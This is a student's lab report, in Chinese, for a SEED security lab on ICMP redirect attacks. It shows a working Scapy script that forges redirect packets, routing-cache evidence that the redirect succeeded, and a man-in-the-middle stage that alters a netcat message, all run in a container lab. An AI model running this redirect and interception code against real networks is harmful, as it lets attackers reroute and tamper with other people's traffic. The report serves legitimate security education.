


# ICMP Redirect Attack Lab

57118214 陈佳杰

## Task 1: Launching ICMP Redirect Attack

实验环境如下图所示



查看受害者一开始的路由路径

```
root@5d1ddbfb47e:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
```

先进行路由跟踪 192.168.60.5

```
My traceroute [v0.93]
5d1ddbfb47e (10.9.0.5) 2021-07-12T09:31:53+0000
Keys: Help Display mode Restart statistics Order of fields quit
          Packets
Host      Loss%  Snt   Last  Avg  Best  Wrst StDev
1. 10.9.0.11 0.0%   5     0.2   0.3   0.1   0.7   0.3
2. 192.168.60.5 0.0%   5     0.1   0.2   0.1   0.3   0.1
```

构造 ICMP 重定向数据包

```
icmp.py
~/Desktop/Labs_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup/volumes

1 from scapy.all import *
2
3 ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
4 icmp = ICMP(type= 5, code= 0)
5 icmp.gw = "10.9.0.111"
6 # The enclosed IP packet should be the one that
7 # triggers the redirect message.
8 ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
9 send(ip/icmp/ip2/ICMP());
```

在受害者发送 ICMP 包的同时运行程序，可以看到发送了重定向包

```
root@f7f34e2ea7e1:/volumes# python3 icmp.py
Sent 1 packets.
```

```
7908 2021-07-12 06:09:18... 10.9.0.11 10.9.0.5 ICMP 72 Redirect
```

查看受害者的路由缓存，可以发现重定向成功

```
root@5d1ddbfbfd47e:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
cache <redirected> expires 294sec
```

查看受害者的路由路径

```
My traceroute [v0.93]
5d1ddbfbfd47e (10.9.0.5) 2021-07-12T10:16:25+0000
Keys: Help Display mode Restart statistics Order of fields quit
          Packets          Pings
Host      Loss%  Snt   Last   Avg    Best  Wrst  StDev
1. 10.9.0.111 0.0%   4    0.1    0.1    0.1   0.2   0.1
2. 10.9.0.11  0.0%   3    0.1    0.2    0.1   0.3   0.1
3. 192.168.60.5 0.0%   3    0.2    0.3    0.2   0.5   0.2
```

#### Question1:

尝试重定向到远程主机

```
5 icmp.gw = "192.168.1.103"
```

运行后发现攻击无效，还是默认路由

```
root@5d1ddbfbfd47e:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
cache
```

原因是因为连接不到外网的计算机。

#### Question2:

尝试重定向到同一网段上的不存在计算机

```
5 icmp.gw = "10.9.0.20"
```

运行后发现同样还是默认路由

```
root@5d1ddbfbfd47e:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
cache
```

原因是因为不存在这个计算机找不到重定向的目标。

#### Question3:

修改配置

sysctls:

```
- net.ipv4.ip_forward=1
- net.ipv4.conf.all.send_redirects=1
- net.ipv4.conf.default.send_redirects=1
- net.ipv4.conf.eth0.send_redirects=1
```

这些配置的目的是关闭 ICMP 重定向，改为 1 是开启 ICMP 重定向  
修改完配置后运行攻击，发现攻击成功。

```
root@5d1ddbfbfd47e:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
cache <redirected> expires 294sec
```

## Task 2: Launching the MITM Attack

首先修改 net.ipv4.ip\_forward 为 0，然后对 10.9.0.5 进行 ICMP 重定向攻击，再运行两个 nc 命令和 mitm\_sample.py，在 10.9.0.5 中输入 seedlabs 之后可以看到，消息被替换为了 57118214。

```
root@2b665d498736:/# nc 192.168.60.5 9090
seedlabs
```

```
root@a057a494f194:/# nc -lp 9090
57118214
```

Wireshark packet capture showing a MITM attack on a TCP connection between 10.9.0.5 and 192.168.60.5. The capture shows a successful connection, followed by a series of retransmissions and a successful ACK. The packet details show a Timestamp Option being echoed back. The packet bytes show the original message 'seedlabs' being replaced with '57118214'.

No.	Time	Source	Destination	Protocol	Length	Info
2	2021-07-12 15:04:44...	10.9.0.5	192.168.60.5	TCP	77	36126 → 9090 [PSH,
3	2021-07-12 15:04:44...	10.9.0.5	192.168.60.5	TCP	77	[TCP Retransmissio
11	2021-07-12 15:04:44...	10.9.0.5	192.168.60.5	TCP	77	[TCP Retransmissio
12	2021-07-12 15:04:44...	10.9.0.5	192.168.60.5	TCP	77	[TCP Retransmissio
13	2021-07-12 15:04:44...	10.9.0.5	192.168.60.5	TCP	77	[TCP Retransmissio
14	2021-07-12 15:04:44...	10.9.0.5	192.168.60.5	TCP	77	[TCP Retransmissio
15	2021-07-12 15:04:44...	192.168.60.5	10.9.0.5	TCP	68	9090 → 36126 [ACK]
16	2021-07-12 15:04:44...	192.168.60.5	10.9.0.5	TCP	68	[TCP Dup ACK 15#1]
17	2021-07-12 15:04:44...	192.168.60.5	10.9.0.5	TCP	68	[TCP Dup ACK 15#2]
18	2021-07-12 15:04:44...	192.168.60.5	10.9.0.5	TCP	68	[TCP Dup ACK 15#3]

Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps

- TCP Option - No-Operation (NOP)
- TCP Option - No-Operation (NOP)
- TCP Option - Timestamps: TSval 3669023450, TSecr 2802001725
  - Kind: Time Stamp Option (8)
  - Length: 10
  - Timestamp value: 3669023450
  - Timestamp echo reply: 2802001725

[SEQ/ACK analysis]

0000 00 04 00 01 00 06 02 42 c0 a8 3c 0b 00 00 08 00 .....B.....  
0010 45 00 00 3d 8a 66 40 00 3f 06 aa 99 0a 09 00 05 E...f@?...?  
0020 c0 a8 3c 05 8d 1e 23 82 cd b2 18 a7 f5 17 73 cd ...<...#.....S  
0030 80 18 01 f6 10 80 00 00 01 01 08 0a da b0 da da .....  
0040 a7 03 27 3d 35 37 31 31 38 32 31 34 0a ...'=5711 8214.

Echoed timestamp from remote ma...tions.timestamp.tsecr), 4 byte Packets: 1202 · Displayed: 1074 (89.4%) Profile: Default

## Question4:

在 MITM 程序中，只需要捕获 10.9.0.5 到 192.168.60.5 方向的报文即可，因为 ICMP 重定向就是单项的重定向，也只有从 10.9.0.5 发出的报文可以被截获并修改负载。



### Question5:

修改过滤器为 f = 'tcp and src 10.9.0.5'

```
^Croot@b3e1ed5bc238:/volumes# python3 mitm.py
LAUNCHING MITM ATTACK.....
*** b'seedlabs\n', length: 9
.
Sent 1 packets.
*** b'57118214\n', length: 9
.
Sent 1 packets.
*** b'57118214\n', length: 9
.
Sent 1 packets.
*** b'57118214\n', length: 9
.
Sent 1 packets.
*** b'57118214\n', length: 9
.
Sent 1 packets.
*** b'57118214\n', length: 9
.
Sent 1 packets.
```

结果是无限循环发包

修改过滤器为 f = 'tcp and ether src 02:42:0a:09:00:05'

```
root@b3e1ed5bc238:/volumes# python3 mitm.py
LAUNCHING MITM ATTACK.....
.
Sent 1 packets.
.
Sent 1 packets.
*** b'seedlabs\n', length: 9
.
Sent 1 packets.
```

结果是发一个包就停止。

原因是根据 IP 进行过滤会导致程序捕捉到自己发送的包，从而导致无限循环；而根据 MAC 地址则只有一开始 10.9.0.5 发出的包会被捕捉到，这样程序就只需要发一个包。